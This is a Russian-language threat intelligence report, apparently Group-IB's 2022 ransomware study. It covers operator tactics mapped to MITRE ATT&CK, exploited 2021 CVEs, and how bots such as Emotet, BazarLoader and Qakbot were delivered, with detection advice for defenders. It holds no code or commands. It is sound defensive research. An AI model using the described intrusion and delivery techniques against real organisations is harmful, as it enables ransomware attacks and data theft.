GROUP-IB

ПРОГРАММЫ-ВЫМОГАТЕЛИ 2021/2022

МАЙ 2022

THREAT RESEARCH

GROUP-IB.RU

Дисклеймер

Отчет Group-IB «Программы-вымогатели 2021/2022» раскрывает эволюцию киберугрозы №1. Уже второй год подряд Лаборатория цифровой криминалистики Group-IB проводит подробное исследование тактик, техник и процедур (TTP) операторов программ-вымогателей. Помимо более 700 атак, проанализированных специалистами Group-IB в рамках реагирований на инциденты, а также мониторинга и анализа данных о киберугрозах, в отчете исследуются специализированные DLS-сайты, на которых публикуются утекшие данные.

В отчете эксперты Лаборатории цифровой криминалистики Group-IB описали основные тренды и изменения в TTP злоумышленников в соответствии с матрицей MITRE ATT&CK®, с тем чтобы службы безопасности компаний могли применить информацию из отчета на практике и более эффективно проводить подготовку и реагирования на инциденты, связанные с программами-вымогателями.

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.
2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры различных групп для минимизации риска дальнейшего совершения таких противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены рекомендации от экспертов Group-IB по превентивным мерам защиты от атак групп. Описание деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованная в отчете информация об угрозах не является пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.
3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будет указан как источник цитаты.
4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав на отчет Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

Отчет подготовлен экспертами Group-IB:

- → **ОЛЕГ СКУЛКИН**, Руководитель Лаборатории цифровой криминалистики и исследования вредоносного кода
- → **РОМАН РЕЗВУХИН**, Руководитель группы анализа вредоносного кода и проактивного поиска угроз
- → **СЕМЕН РОГАЧЕВ**, Ведущий специалист по исследованию вредоносного кода

Оглавление

Введение

Атаки шифровальщиков — самая большая и разрушительная киберугроза вот уже третий год подряд. Наличие множества программ, работающих по модели «вымогатель как услуга» (Ransomware as a Service, RaaS), и присутствие на рынке продавцов доступов создают благоприятные условия для проведения подобного типа атак и позволяют даже неопытным злоумышленникам начинать такую активность и атаковать довольно крупные компании.

При этом некоторые операторы шифровальщиков стали применять дополнительные подходы: партнеры REvil использовали уязвимости нулевого дня для атаки на клиентов Kaseya, а участники партнерской программы DarkSide — компрометацию цепочки поставок, чтобы получить доступ к ряду жертв.

Многие участники партнерских программ шифровальщиков активно применяли техники LotL (сокр. от Living off the Land) и легитимные инструменты для осуществления различных задач в рамках атак.




Рис. 1. Топ-10 техник, используемых участниками партнерских программ




Рис. 2. Топ-10 инструментов, используемых участниками партнерских программ

В то же время злоумышленники по-прежнему используют вредоносное программное обеспечение. Различные боты, такие как Emotet, Qakbot, IcedID и другие, часто применяются для получения первоначального доступа. Cobalt Strike — самый распространенный инструмент постэксплуатации — был замечен без малого в 60% исследованных атак шифровальщиков.

Некоторые злоумышленники, которые участвуют в атаках вымогателей, управляемых вручную, экспериментируют с постэксплуатационными фреймворками. К примеру, мы наблюдали полезные нагрузки на основе Sliver.

Многие программы по модели RaaS давали партнерам доступ к специальным DLS сайтам (сокр. от Dedicated Leak Site) для публикации извлеченных данных. Более того, в некоторых программах RaaS партнерам предоставлялся доступ к кастомным инструментам извлечения данных, чтобы сделать этот процесс как можно более простым.

Образцы программ-вымогателей были не единственным способом шифрования данных на целевых хостах. В некоторых случаях злоумышленники использовали инструменты полного шифрования диска, например BitLocker.

Данный отчет содержит подробное исследование тактик и техник злоумышленников, выявленных специалистами Group-IB в рамках реагирований на инциденты, а также мониторинга и анализа данных о киберугрозах. Полученные результаты были сопоставлены и описаны в соответствии с матрицей MITRE ATT&CK®.

Ключевые выводы

Пересечения в тактиках, техниках и процедурах

Многие участники партнерских программ-вымогателей переходили от одной модели RaaS к другой и даже участвовали в нескольких одновременно. Более того, некоторые партнеры Conti выложили в открытый доступ внутренние руководства и инструменты, а один из них создал собственное руководство. Все это позволило злоумышленникам применять одинаковый или очень похожий набор инструментов и подходов. Таким образом, тактики, техники и процедуры злоумышленников во многом стали пересекаться.

Расширенный набор инструментов в аренду

В некоторых программах RaaS партнерам стали предлагать не только сборки шифровальщиков, но и кастомные инструменты для извлечения данных, так как это является одной из основных целей злоумышленников.

Продавцы доступов

Участники партнерских программ-шифровальщиков тесно взаимодействуют с продавцами доступов, чтобы сфокусировать свои силы на постэксплуатации и развертывании вымогателей. Продавцам доступа платят либо заранее, либо отчисляют процент от полученного выкупа.

Ребрендинг

Несколько семейств шифровальщиков привлекли большое внимание даже со стороны правительств, поэтому некоторые группировки попытались замести следы путем ребрендинга своих RaaS программ и семейств шифровальщиков.

Астрономические суммы выкупа

Запрашиваемые злоумышленниками суммы выкупа продолжают расти. Средний размер требуемого выкупа в 2021 году составлял $247 000, а самая крупная сумма — $240 000 000.

Прогнозы

Рост числа частных программ RaaS

Во многие программы RaaS новых партнеров раньше привлекали на андеграундных форумах, однако теперь это чаще делают в частном порядке, чтобы усложнить мониторинг со стороны исследователей и правоохранительных органов.

Индивидуальный подход к ключевым целям

Для самых важных целей участники партнерских программ могут использовать более сложные подходы, что, помимо прочего, может включать наем инсайдеров и использование уязвимостей нулевого дня.

Фокус на извлечение данных

Некоторые организации могут быть хорошо защищены, в связи с чем развернуть шифровальщик в масштабах всего предприятия едва ли удастся, поэтому злоумышленники смещают фокус в сторону извлечения данных.

Разработка инструментов для гибридных инфраструктур

Все больше группировок добавляют Linux-шифровальщики в свои арсеналы. Этот тренд может распространиться и на шифровальщики для macOS.

Усложнение атак

Участники партнерских программ-вымогателей нацеливаются на все более заметные компании и, даже если злоумышленники не могут развернуть вымогатель, они извлекают данные.


Программы-вымогатели в цифрах

Топ-3 группировок операторов вымогателей в 2021 году

1.	2.	3.
LockBit	Conti	Pysa

Первичный вектор компрометации и статистика

Название	%
Удаленное внешнее подключение	47
Фишинг	26
Эксплуатация общедоступных приложений	21
Другое	6



63%
Доля случаев извлечения данных


247 000$
Средний запрашиваемый выкуп

240 млн $
Самый крупный запрашиваемый выкуп

22 дня
Среднее время восстановления после атаки

9 дней
Среднее время в сети до атаки

Унифицированная структура атак с применением программ-вымогателей



Распределение атак по регионам

Страна	%
North America	52
Europe & UK	28
Asia Pacific	10
Latin America	6
Middle East & Africa	4

Карта угроз MITRE ATT&CK® на 2021/2022

Нажмите на любую технику, чтобы получить подробную информацию.

Initial Access 1	External Remote Services T1133	Exploit Public-Facing Application T1190	Phishing T1566	Drive-by Compromise T1189	Hardware additions T1200	Supply Chain Compromise T1195											
Execution 2	Command and Scripting Interpreter T1059	Exploitation for Client Execution T1203	Native API T1106	Scheduled Task/Job T1053	Software Deployment Tools T1072	System Services T1569	User Execution T1204	Windows Management Instrumentation T1047									
Persistence 3	Boot or Logon Autostart Execution T1547	BITS Jobs T1197	Create Account T1136	External Remote Services T1133	Scheduled Task T1053	Server Software Component T1505	Valid Accounts T1078										
Privilege Escalation 4	Abuse Elevation Control Mechanism T1548	Access Token Manipulation T1134	Create or Modify System Process T1543	Exploitation for Privilege Escalation T1068	Hijack Execution Flow T1574	Process Injection T1055	Scheduled Task/Job T1053										
Defense Evasion 5	BITS Jobs T1197	Deobfuscate/ Decode Files or Information T1140	File and Directory Permissions Modification T1222	Hide Artifacts T1564	Impair Defenses T1562	Indicator Removal on Host T1070	Masquerading T1036	Obfuscated Files or Information T1027	Signed Binary Proxy Execution T1218	Subvert Trust Controls T1553	Virtualization/ Sandbox Evasions T1497						
Credential Access 6	OS Credential Dumping T1003	Brute Force T1110	Credentials from Password Stores T1555	Exploitation for Credential Access T1212	Unsecured Credentials T1552	Steal or Forge Kerberos Tickets T1558	Input Capture T1056										
Discovery 7	Account Discovery: Local Account T1087.001	Account Discovery: Domain Accounts T1087.002	Permission Groups Discovery: Local Groups T1069.001	Permission Groups Discovery: Domain Groups T1069.002	Domain Trust Discovery T1482	Remote System Discovery T1018	Network Service Scanning T1046	Network Share Discovery T1135	System Network Connections Discovery T1049	System Network Configuration Discovery T1016	System Information Discovery T1082	System Owner/User Discovery T1033	Software Discovery T1518	Process Discovery T1057	System Service Discovery T1007	File and Directory Discovery T1083	Query Registry T1012	Software Discovery: Security Software Discovery T1518.001
Lateral Movement 8	Exploitation of Remote Services T1210	Remote Services: Remote Desktop Protocol T1021.001	Remote Services: SMB/Windows Admin Shares T1021.002	Valid Accounts: Domain Accounts T1078.002	Valid Accounts: Local Accounts T1078.003	Lateral Tool Transfer T1570	Use Alternate Authentication Material T1550	Internal Spearphishing T1534	Phishing T1566	Distributed Component Object Model T1021.003	Windows Remote Management T1021.006	Pass the Ticket T1550.003	Software Deployment Tools T1072				
Collection 9	Archive Collected Data T1560	Automated collection T1119	Data from Local System T1005	Data from Network Shared Drive T1039													
Command and Control 10	Application Layer Protocol T1071	Encrypted channel T1573	Data encoding T1132	Data Obfuscation T1001	Fallback Channels T1008	Multi-Stage Channels T1104	Ingress Tool Transfer T1105	Protocol Tunneling T1572	Proxy T1090	Remote Access Software T1219							
Exfiltration 11	Data transfer limits T1030	Exfiltration Over Web Service T1567	Automated Exfiltration T1020														
Impact 12	Inhibit System Recovery T1490	Data Destruction T1485	Data Encrypted for Impact T1486														

Initial Access

External Remote Services

T1133

Нажмите на каждую технику и субтехнику, чтобы получить больше информации о ATT&CK®

Нажмите «Вернуться → MITRE ATT&CK®», чтобы вернуться на карту угроз ATT&CK®

Внешние службы удаленного доступа, в особенности RDP и VPN, по-прежнему эксплуатируются в широких масштабах различными участниками партнерских программ-вымогателей. Эксплуатация публичных RDP-серверов — самый частый способ получения первоначального доступа в целевые сети: около половины всех исследованных атак начались с компрометации такого рода.

Во многих случаях незащищенные RDP-серверы позволяли злоумышленникам проникать в сети малых и средних организаций, но мы также заметили, что у большого числа компаний одни и те же проблемы безопасности. Так как многим из них нужно организовывать рабочие места для сотрудников, работающих удаленно, эта техника получения первоначального доступа по-прежнему является самой распространенной.

Некоторые партнеры использовали учетные данные VPN для подключения к целевым сетям и собственные виртуальные машины для тестирования на проникновение, чтобы атаковать инфраструктуру изнутри. Яркий пример — партнеры LockBit: они назвали эту технику «гнидануться в сеть».

Способы обнаружения:

→ Проверяйте наличие множественных безуспешных попыток аутентификации.

→ Анализируйте логи аутентификации и выявляйте факты доступа из нетипичных мест и в нетипичное время.

→ Осуществляйте поиск неизвестных устройств, появляющихся во внутренней сети.

Exploit Public-Facing Application

T1190

В 2021 году участники партнерских программ-вымогателей использовали различные уязвимости в общедоступных приложениях. За несколько недель эксплоиты для многих недавно обнаруженных уязвимостей стали частью арсеналов злоумышленников.

Некоторые злоумышленники даже получили доступ к уязвимостям нулевого дня. Яркий пример — партнеры REvil: они атаковали тысячи клиентов Kaseya, эксплуатируя уязвимости в серверах VSA.

Другой пример — FIN11 (группировка, стоящая за шифровальщиком Clop). Злоумышленники эксплуатировали ряд уязвимостей нулевого дня в устаревшем средстве для передачи файлов Accellion File Transfer Appliance (FTA), чтобы развернуть веб-шелл.

Ниже представлен список наиболее значимых уязвимостей, выявленных в 2021 году и эксплуатируемых различными участниками партнерских программ:

- CVE-2021-20016 (SonicWall SMA100 SSL VPN);
- CVE-2021-26084 (Atlassian Confluence);
- CVE-2021-26855 (Microsoft Exchange);
- CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, CVE-2021-27104 (Accellion FTA);
- CVE-2021-30116 (Kaseya VSA);
- CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 (Microsoft Exchange);
- CVE-2021-35211 (SolarWinds).

Способ обнаружения:

→ В большинстве случаев эксплуатация уязвимостей сопровождается появлением характерной картины в логах. Убедитесь, что включено должное журналирование для общедоступных приложений и имеются сигнатуры для недавно выявленных уязвимостей.

Phishing

T1566

Использование ботов в управляемых вручную атаках шифровальщиков стало еще более распространено. В 2020 году многие боты были закреплены за определенными участниками партнерских программ, однако теперь большинство из них используются различными злоумышленниками, участвующими в подобных атаках.

Мы наблюдали использование IcedID для получения первоначального доступа для различных участников партнерских программ, в том числе:

- Egregor,
- REvil,
- Conti,
- XingLocker,
- RansomExx.

Боты, как правило, использовались для начала постэксплуатационных действий путем загрузки таких фреймворков, как Cobalt Strike и PowerShell Empire. В то же время некоторые злоумышленники начали экспериментировать с менее распространенными фреймворками, чтобы снизить вероятность обнаружения. К примеру, группировка TA551 экспериментировала с доставкой вредоносного программного обеспечения на основе Sliver, кросс-платформенного фреймворка с открытым исходным кодом для эмуляции действий злоумышленника.

Другой пример — загрузка инструментов на основе троянов удаленного доступа (RAT). Различные боты, в том числе **Trickbot, BazarLoader и IcedID**, были замечены за распространением DarkVNC.

Ниже описаны наиболее распространенные примеры ботов, используемых в управляемых вручную атаках шифровальщиков.

Emotet

Для операторов одной из самых опасных бот-сетей в истории — Emotet — 2021 год начался очень плохо. Двоих участников арестовали на Украине в начале года, что привело к подрыву всей командной инфраструктуры Emotet.

Вид штаб-квартиры Emotet поразил многих:




Рис. 3. Штаб-квартира Emotet

Как ни странно, в ноябре 2021-го бот-сеть появилась вновь. Она, как правило, распространяется с помощью вредоносных документов Microsoft Word и таблиц Microsoft Excel.

Рис. 4. Пример вредоносного документа, доставляющего Emotet

Исполнение вредоносного кода начинается при активации пользователем макросов, а в документе-приманке показываются инструкции.

Еще одна интересная техника распространения, связываемая с Emotet (ее применение также замечалось за BazarLoader), — использование Windows App Installer. В целенаправленных фишинговых письмах содержались ссылки на фейковые страницы Google Диск, где жертве предлагалось просмотреть PDF-документ. После того как она нажимала на кнопку просмотра, ей предлагалось установить фейковую программу Adobe PDF Component.

Рис. 5. Окно установки фейковой программы Adobe PDF Component

Нажатие на кнопку приводило к скачиванию и установке размещенного на Microsoft Azure вредоносного AppxBundle, который далее использовался для установки Emotet.

Emotet раньше использовался для скачивания дополнительного ВПО, однако сейчас, как и многие другие боты, он напрямую загружает Cobalt Strike Beacon, что предоставляет участникам партнерских программ (например, Conti) постэксплуатационные возможности.

BazarLoader

В отличие от многих ботов, BazarLoader в основном распространялся не через фишинг, а через вишинг. Спам-письма содержали информацию о платных подписках, которые якобы могли быть отменены по телефону. Во время телефонного разговора злоумышленники обманом заставляли жертву посетить подложный сайт и давали инструкции о том, как скачать и открыть вредоносный документ, который загружал и запускал BazarLoader.




Рис. 6. Пример подложного сайта, используемого для распространения BazarLoader

Разумеется, это был не единственный способ распространения данного бота. Другой интересный метод операторов BazarLoader — использование формы обратной связи на легитимных сайтах. Так как большинство управляемых вручную кампаний шифровальщиков нацелены на корпоративную инфраструктуру, такой подход был весьма эффективен.

Используя вышеупомянутую технику (Phishing: Spear Phishing via Service T1566.003, злоумышленники рассылали фишинговые письма со ссылками на легитимные страницы Google, которые использовались для хранения вредоносных файлов.




Рис. 7. Пример страницы Google, используемой для хранения вредоносных файлов

В то же время операторы BazarLoader прибегали к более традиционным методам распространения ВПО. К примеру, они сотрудничали с группировкой TA551 для распространения BazarLoader с помощью вредоносных документов Microsoft Office.

Чаще всего вредоносом BazarLoader пользовались партнеры Ruyk для получения первоначального доступа.

Qakbot

Довольно часто Qakbot распространялся посредством целевых фишинговых писем, содержащих вложения или ссылки. Операторы обычно использовали вредоносные таблицы Microsoft Excel.

Рис. 8. Пример вредоносного документа, используемого для доставки Qakbot

